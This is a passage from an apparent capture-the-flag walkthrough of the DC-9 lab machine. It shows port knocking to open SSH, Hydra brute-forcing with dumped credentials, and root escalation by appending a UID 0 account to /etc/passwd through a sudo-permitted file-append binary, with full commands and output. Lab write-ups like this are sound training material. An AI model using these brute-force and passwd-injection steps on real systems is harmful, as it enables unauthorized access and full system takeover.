
results :



the sequence here is 7649, 8475 , 9842 ,

we can use knockd tool to knock these ports and unlock ssh access :

to install knockd :



then run this command and make sure to enter port number in sequence :

```
(root@kali)-[/home/kali]
# knock 192.168.1.12 7469 8475 9842
```

then re-run nmap and see that the port will be opened and good to use :

```
(root@kali)-[/home/kali]
# nmap -p 22 192.168.1.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 05:42 EDT
Nmap scan report for Example.com (192.168.1.12)
Host is up (0.00056s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:FC:AE:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

SSH Login : Bruteforce

so by trying to login in ssh using admin password and username , we got no luck :

```
(root@kali)-[/home/kali/dc9]
# ssh admin@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:QqKiAU3zrowiN9K1SVvmSWvLBZAqdSpT0aMLTwGlyvo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
admin@192.168.1.12's password:
Permission denied, please try again.
admin@192.168.1.12's password:
Permission denied, please try again.
admin@192.168.1.12's password:
admin@192.168.1.12: Permission denied (publickey,password).
```


the next thing we can do is use hydra to brute-force ssh with the usernames and password we got earlier in sqlmap ,

create a list of users and password separately from that sqlmap table like this :

```
(root@kali)-[/home/kali/dc9]
# cat user.txt
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeg
scoots
janitor
janitor2
```

```
(root@kali)-[/home/kali/dc9]
# cat pass.txt
3kfs86sfd
468sfdfsd2
4sfd87sfd1
RocksOff
TC6TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxxw87
Ilovepeeppee
Hawaii-Five-0
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeg
scoots
janitor
janitor2
```

like shown above ,

now , lets run hydra here :

```
(root@kali)-[/home/kali/dc9]
# hydra 192.168.1.12 ssh -L user.txt -P pass.txt -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-09 06:06:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.re
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:17), ~19 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[22][ssh] host: 192.168.1.12 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.1.12 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.1.12 login: janitor password: Ilovepeepee
[STATUS] 289.00 tries/min, 289 tries in 00:01h, 3 to do in 00:01h, 13 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-09 06:07:56
```

we got three valid credentials here .

after enumerating these three manually i found that janitor user has a hidden directory :

```
janitor@dc-9:~$ ls
janitor@dc-9:~$ ls -la
total 16
drwx----- 4 janitor janitor 4096 Jun  9 20:07 .
drwxr-xr-x 19 root    root    4096 Dec 29  2019 ..
lrwxrwxrwx 1 janitor janitor    9 Dec 29  2019 .bash_history -> /dev/null
drwx----- 3 janitor janitor 4096 Jun  9 20:07 .gnupg
drwx----- 2 janitor janitor 4096 Dec 29  2019 .secrets-for-putin
janitor@dc-9:~$ cat .secrets-for-putin/
```

then inside that directory we have more passwords :

```
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
```

we can use these credentials to bruteforce more users :

create a new password file to use it again in hydra :


```
(root@kali)-[/home/kali/dc9]
# cat ssh-pass.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
```

again running hydra on that user file :

```
(root@kali)-[/home/kali/dc9]
# hydra 192.168.1.12 ssh -L user.txt -P ssh-pass.txt -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-09 06:11:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 102 login tries (l:17/p:6), ~7 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[22][ssh] host: 192.168.1.12  login: fredf  password: B4-Tru3-001
[22][ssh] host: 192.168.1.12  login: joeyt  password: Passw0rd
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-09 06:11:42
```

this time we got a new user called fredf ,

lets login as fredf and escalate our privileges .

Privilege Escalation

trying sudo -l

```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$ cd /opt/devstuff/dist/test/
```

we can run that test file as root ,

lets go to that file :

```
fredf@dc-9:/opt/devstuff/dist/test$ file test
test: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=28ba79c778f7402713aec6af319ee0fbaf3a8014, stripped
```

it is a 64 bit linux executable ,

after executing it :

```
fredf@dc-9:/opt/devstuff/dist/test$ ./test
Usage: python test.py read append
```

it is using a python.py and is asking for 2 arguments that are , read a file , and append the content on that file into another file ,

in devstuff folder we have a test.py ,

lets see its code :

```
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$
```

so it basically checks for 3 arguments if there are 3 arguments provided , it reads the first file in argument ,

read its content and save it in output variable ,

then append that output variable to 2nd argument file .

so what we will do is add a user to /etc/passwd file using this :

so first we will have to create our user in the format of which the " passwd" file accepts it ,

we will use openssl to do so ,

```
fredf@dc-9:/opt/devstuff$ openssl passwd -1 -salt kalra n00b
$1$kalra$jfn5hMTkpiffDQgBbJDXZ.
```

then we add colon ":" to separate user ,

and :0:0::/root:/bin/bash to this hash :

final text to append :

kalra:\$1\$kalra\$jfn5hMTkpiffDQgBbJDXZ.:0:0::/root:/bin/bash

now , lets create a file for this text in tmp directory :

```
fredf@dc-9:/tmp$ echo 'kalra:$1$kalra$jfn5hMTkpiffDQgBbJDXZ.:0:0::/root:/bin/bash' > kalra
fredf@dc-9:/tmp$ ls
kalra
systemd-private-73b5c867b6e24fbbb724f03bb1188f6f-systemd-time
systemd-private-73b5c867b6e24fbbb724f03bb1188f6f-apache2.service-DHQk1G
fredf@dc-9:/tmp$ cat kalra
kalra:$1$kalra$jfn5hMTkpiffDQgBbJDXZ.:0:0::/root:/bin/bash
```

now lets run that "test" file using sudo and su into kalra :

```
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/kalra /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su kalra
Password:
root@dc-9:/opt/devstuff/dist/test# whoami
root
```

boom we got root .

Flag

```
root@dc-9:~# cat theflag.txt
```

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding. :-)

Sadly, all things must come to an end, and this will be the last ever challenge in the DC series.

So long, and thanks for all the fish.

Conclusion

this was a good box from DC series ,

what have i learned here :

sql-map , in search fields ,

using log files using -l in sql-map

port knocking file and how it works and how to bypass that , (knockd.conf)

hydra for ssh bruteforcing ,

sudo -l for privilege escalation

using open-ssl to create user hash and adding a user to /etc/passwd file for

privilege escalation

overall it was a good box ,

using burpsuite to find parameters that can be vulnerable to SQL injections .

using sql-map to dump database entirely using " --dump-all" :

,

important commands :

openssl passwd -1 -salt "username" "password"

adding extra parameters to that open-ssl text to make it usable :

then we add colon ":" to seperate user ,

and :0:0::/root:/bin/bash to this hash :

final text to append :

kalra:\$1\$kalra\$jfn5hMTkpiffDQgBbJDXZ.:0:0::/root:/bin/bash